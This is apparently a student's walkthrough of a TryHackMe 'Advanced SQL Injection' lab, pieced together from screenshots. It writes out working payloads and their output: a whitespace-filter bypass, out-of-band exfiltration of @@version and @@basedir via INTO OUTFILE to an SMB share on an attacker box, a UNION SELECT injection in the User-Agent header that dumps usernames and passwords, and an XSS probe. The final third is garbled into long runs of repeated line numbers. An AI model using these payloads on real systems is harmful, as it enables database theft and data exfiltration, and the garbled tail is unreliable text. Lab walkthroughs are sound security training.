The SQL query shows that the spaces are being omitted by code. To bypass these protections, we can use URL-encoded characters that represent different types of whitespace or line breaks, such as `%09` (horizontal tab), `%0A` (line feed). These characters can replace spaces and still be interpreted correctly by the SQL parser.

The original payload `' OR 1=1 --` can be modified to use newline characters instead of spaces, resulting in the payload `1%0A||%0A1=1%0A--%27+`. This payload constructs the same logical condition as `' OR 1=1 --` but uses newline characters to bypass the space filter.

The SQL parser interprets the newline characters as spaces, transforming the payload into `' OR 1=1 --`. Therefore, the query will be interpreted from `SELECT * FROM users WHERE username = '$username'` to `SELECT * FROM users WHERE username = '1' OR 1=1 --`.

Now, if we access the endpoint through an updated payload, we can view all the details.

Generated SQL Query: `SELECT * FROM user WHERE username = '1'||1=1--'`

And when we paste it, done! We have the password

User ID: 1
Name: bob
Password: bob@123

User ID: 2
Name: attacker
Password: tesla

The screenshot shows a web browser window with the URL tryhackme.com/room/advancedsqlinjection. The page displays a challenge titled "Advanced SQL Injection". A message at the top right says "Room progress (50%)". Below it, a note states: "In real environments, the queries you apply and the visibility of filtered keywords are not directly possible. As a pentester, it is important to understand that SQL injection testing often involves a hit-and-trial approach, requiring patience and perseverance. Each environment can have unique filters and protections, making it challenging to find a successful injection vector." A green box on the right says "Woop woop! Your answer is correct". The main area contains a question: "What is the password for the username \"attacker\"?", with the answer "tesla" entered in a text input field. A green button labeled "✓ Correct Answer" is visible. Below the question, a list of options for bypassing a SELECT keyword filter is shown: a) SElect, b) SeLect, c) Both a and b, d) We cannot bypass SELECT keyword filter. A text input field for the answer is followed by a "Submit" button. At the bottom, two dropdown menus show "Task 6 Out-of-band SQL Injection" and "Task 7 Other Techniques".

It's answer c, because both will work no matter what

The screenshot shows a web browser window with the URL tryhackme.com/room/advancedsqlinjection. The page displays a challenge titled "Advanced SQL Injection". A message at the top right says "Room progress (56%)". Below it, a note states: "In real environments, the queries you apply and the visibility of filtered keywords are not directly possible. As a pentester, it is important to understand that SQL injection testing often involves a hit-and-trial approach, requiring patience and perseverance. Each environment can have unique filters and protections, making it challenging to find a successful injection vector." A green box on the right says "Woop woop! Your answer is correct". The main area contains a question: "What is the password for the username \"attacker\"?", with the answer "tesla" entered in a text input field. A green button labeled "✓ Correct Answer" is visible. Below the question, a list of options for bypassing a SELECT keyword filter is shown: a) SElect, b) SeLect, c) Both a and b, d) We cannot bypass SELECT keyword filter. A text input field for the answer is followed by a "Submit" button. At the bottom, two dropdown menus show "Task 6 Out-of-band SQL Injection" and "Task 7 Other Techniques".

Next, we go here:


In this scenario, we would enable a network share on the AttackBox at `ATTACKBOX_IP\logs`. This share is accessible over the network and allows files from other machines to be written to it. You may assume a scenario when you get a vulnerable system and want to pivot data to another network share system. The attacker will leverage this share to exfiltrate data Out-of-band. To have a network share, we would start the AttackBox and execute the following command in the terminal:

- Navigate to `impacket` directory using `cd /opt/impacket/examples`
- Enter the command `python3.9 smbserver.py -smb2support -comment "My Logs Server" -debug logs /tmp` to start the SMB server sharing the `/tmp` directory.
- You can access the contents of the network share by entering the command `smbclient //ATTACKBOX_IP/logs -U guest -N`. This would allow you to connect to the network share, and then you can issue the command `ls` to list all the commands.

We have the same web application with a search feature that queries visitors who visit the library. The server-side code for this feature is vulnerable to SQL injection, and you can access it at http://10.10.81.184/oob/search_visitor.php?visitor_name=Tim

```
$visitor_name = $_GET['visitor_name'] ?? '';
$sql = "SELECT * FROM visitor WHERE name = '$visitor_name'";
echo "<p>Generated SQL Query: $sql</p>";
```

And I'm using the `smbserver.py` here as you see



We copy this

their ability to exfiltrate data to arbitrary locations.

- When `secure_file_priv` is Empty: If the `secure_file_priv` variable is empty, MySQL does not impose any directory restrictions, allowing files to be written to any directory accessible by the MySQL server process. This configuration poses a higher risk as it provides more flexibility for attackers.

Attackers typically do not have direct access to check the value of the `secure_file_priv` variable. As a result, they must rely on hit-and-trial methods to determine if and where they can write files, testing various paths to see if file operations succeed.

Preparing the Payload

To exploit this vulnerability, the attacker crafts a payload to inject into the `visitor_name` parameter. The payload will be designed to execute an additional `SQL` query that writes the database version information to an external SMB share.

```
1'; SELECT @@version INTO OUTFILE '\\\\ATTACKBOX_IP\\\\logs\\\\out.txt'; --
```

Let's dissect the above payload:

- `1'`: Closes the original string within the SQL query.
- `;`: Ends the first SQL statement.
- `SELECT @@version INTO OUTFILE '\\\\ATTACKBOX_IP\\\\logs\\\\out.txt';`: Executes a new SQL statement that retrieves the database version and writes it to an SMB share at `\\ATTACKBOX_IP\\logs\\out.txt`.
- `--`: Comments the rest of the original `SQL` query to prevent syntax errors.

To utilise the payload, the attacker would visit the URL that creates a file in an external `SMB` share.

To access the file, use the `ls /tmp` to see the file received in the `/tmp` directory as shown below:

We paste here:

Generated SQL: 1'; SELECT @@version INTO OUTFILE '\\\\ATTACKBOX_IP\\\\logs\\\\out.txt'; --

Visitor ID: 1

Name: Tim

Time: 10 Jun 2024

10.10.137.182/oob/search_visitor.php?visitor_name=1'; SELECT @@version INTO OUTFILE %27\\\\ATTACKBOX_IP\\\\logs\\\\out.txt%27; --

10.10.137.182/oob/search_visitor.php?visitor_name=1'; SELECT @@version INTO OUTFILE '\\\\ATTACKBOX_IP\\\\logs\\\\out.txt'; -- - Google Search

And by doing that we obtain the `out.txt` file to our virtual machine

CSS 261 Secure Cod... XSS Game picoCTF Project Sum... CSS-261/A... hackthebox TryHackMe TryHackMe TryHackMe +

tryhackme.com/room/advancedsqlinjection

Room progress (56%)

Let's dissect the above payload:

- `1` : Closes the original string within the SQL query.
- `;` : Ends the first SQL statement.
- `SELECT @@version INTO OUTFILE '\\\\ATTACKBOX_IP\\\\logs\\\\out.txt';` : Executes a new SQL statement that retrieves the database version and writes it to an SMB share at `\\ATTACKBOX_IP\\logs\\out.txt`.
- `--` : Comments the rest of the original SQL query to prevent syntax errors.

To utilise the payload, the attacker would visit the URL that creates a file in an external SMB share.

To access the file, use the `ls /tmp` to see the file received in the `/tmp` directory as shown below:



Answer the questions below

What is the output of the `@@version` on the MySQL server?

 Submit

What is the value of `@@basedir` variable?

 Submit Hint

CSS 261 Secure Cod... XSS Game picoCTF Project Sum... CSS-261/A... hackthebox TryHackMe TryHackMe TryHackMe TryHackMe +

tryhackme.com/room/advancedsqlinjection


Room progress (62%)

Let's dissect the payload again:

- `SELECT @@version INTO OUTFILE '\\\\ATTACKBOX_IP\\\\logs\\\\out.txt';` : Executes a new SQL statement that retrieves the database version and writes it to an SMB share at `\\ATTACKBOX_IP\\logs\\out.txt`.
- `--` : Comments the rest of the original SQL query to prevent syntax errors.

To utilise the payload, the attacker would visit the URL that creates a file in an external SMB share.

To access the file, use the `ls /tmp` to see the file received in the `/tmp` directory as shown below:



Answer the questions below

What is the output of the `@@version` on the MySQL server?

 Correct Answer

What is the value of `@@basedir` variable?

 Submit Hint

Task 7 Other Techniques

Next, we just change the version to this:

Generated SQL Query: SELECT * FROM visitor WHERE name = '1'; SELECT @@basedir INTO OUTFILE '\\\\10.0.2.15\\\\logs\\\\out.txt'; --

No results found

We do the same process here and it's done!

To utilise the payload, the attacker would visit the URL that creates a file in an external SMB share.

To access the file, use the `ls /tmp` to see the file received in the `/tmp` directory as shown below:

✓ Woop woop! Your answer is correct

Terminal

```
thm@machine$ls /tmp
out.txt
```

Answer the questions below

What is the output of the @@version on the MySQL server?

10.4.24-MariaDB ✓ Correct Answer

What is the value of @@basedir variable?

C:/xampp/mysql ✓ Correct Answer ⚡ Hint

Task 7 Other Techniques

Task 8 Automation

Lastly for practical part, we go this site and see this message

New logs inserted successfully
Generated SQL Query: `SELECT * FROM logs WHERE user_Agent = 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36'`

id: 429
user_Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36

We will also intercept the request

CAIDO

Overview

Sitemap

Scope

Filters

Proxy

Intercept

HTTP History

WS History

Match & Replace

Testing

Replay

Automate

Workflows

Assistant

Environment

Logging

Search

Findings

Exports

Workspace

Files

Plugins

Workspace

Unset Scope

Enter an HTTPQL query...

Queuing

Environment

nosql

Requests Responses

ID	Host	Method	Path	Query	Exten...	Sent At
5	10.10.64.6:80	GET	/httpagent/			2025-02-21 16:11:48
4	www.google.co...	GET	/complete/search	client=chrome-omni&gs_ri...		2025-02-21 16:11:47
3	disabled-chrom...	POST	/	cup2key=14:WEJpbOZ9e...		2025-02-21 16:09:23
2	10.10.64.6:80	GET	/httpagent/			2025-02-21 16:09:06
1	www.google.co...	GET	/complete/search	client=chrome-omni&gs_ri...		2025-02-21 16:09:05

http://10.10.64.6


```
1 GET /httpagent/ HTTP/1.1
2 Host: 10.10.64.6
3 Upgrade-Insecure-Requests: 1
4 User-Agent: no text <script>alert(1337)</script>
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8
9
```

Commands

Drop Forward

28 (0x1c) selected

By doing so, now we know the system's vulnerability



We do as it says in the task:

The screenshot shows a browser window with multiple tabs open, including 'CSS 261', 'Secure Cod...', 'XSS Game', 'picoCTF', 'Project Sum...', 'CSS-261/A...', 'hackthebox', 'TryHackMe', 'TryHackMe', and 'TryHackMe'. The main content area is for the 'tryhackme.com/room/advancedsqlinjection' room. It displays the following text:

id: 4
user_Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36

Preparing the Payload

We will prepare and inject an **SQL** payload into the **User-Agent** header to demonstrate how **SQL** injection can be exploited through **HTTP** headers. Our target payload will be **"UNION SELECT username, password FROM user; #"**. This payload is designed to:

- Close the Existing String Literal:** The initial single quote (`'`) is used to close the existing string literal in the SQL query.
- Inject a UNION SELECT Statement:** The `"UNION SELECT username, password FROM user;"` part of the payload is used to retrieve the **username** and **password** columns from the **user** table.
- Comment Out the Rest of the Query:** The `#` character is used to comment out the remainder of the **SQL** query, ensuring that any subsequent **SQL** code is ignored.

We need to send this payload as part of the **User-Agent** header in our **HTTP** request to inject this payload, which could be done using tools like **Burp Suite** or **cURL**. We will use the **curl** command-line tool to send an **HTTP** request with a custom **User-Agent** header. Open a Terminal and access your command line interface. Use the following command to send the request with the custom **User-Agent** header:

```
user@tryhackme$ curl -H "User-Agent: ' UNION SELECT username, password FROM user; # " http://10.10.64.6/httpagent/
```

Example Terminal

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>SQL Injection </title>
```

Caido

CAIDO

Overview Sitemap Scope Filters Proxy Intercept HTTP History WS History Match & Replace Testing Replay Automate Workflows Assistant Environment Logging Search Findings Exports Workspace Files Plugins Workspace

Options Queuing Environment nosql

Request Response

```

1 GET /httpagent/ HTTP/1.1
2 Host: 10.10.64.6
3 Upgrade-Insecure-Requests: 1
4 User-Agent: ' UNION SELECT username, password FROM user; #
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8
9
10
11 v <head>
12   <meta charset="UTF-8">
13   <meta name="viewport" content="width=device-width, initial-scale=1.0">
14   <title>SQL Injection </title>
15   <link href="../css/tailwind.min.css" rel="stylesheet">
16 </head>
17
18 v <body class="bg-gray-100">
19 v   <div class="container mx-auto p-8">
20     <h1 class="text-4xl font-bold mb-8 text-center">HTTP Logs</h1>
21 v   <div class="bg-white p-6 rounded-lg shadow-lg">
22
23     <p class="text-gray-600 text-sm mb-4">Generated SQL Query: <span class="text-red-500">SELECT * FROM logs WHERE user_Agent = '' UNION SELECT username, password FROM user; #</span></p>
24 v     <div class="p-4 bg-gray-100 rounded shadow mb-4">
25       <p class="font-bold id: <span class="text-gray-700">bob</span></p>
26       <p class="font-bold user_Agent: <span class="text-gray-700">bob@123</span> an:</p>
27     </div>
28 ..   <div class="p-4 bg-gray-100 rounded shadow mb-4">
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
288
289
289
290
291
292
293
294
295
296
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
698
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
898
898
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1287
1288
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1297
1297
1298
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1797
1798
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1928
1929
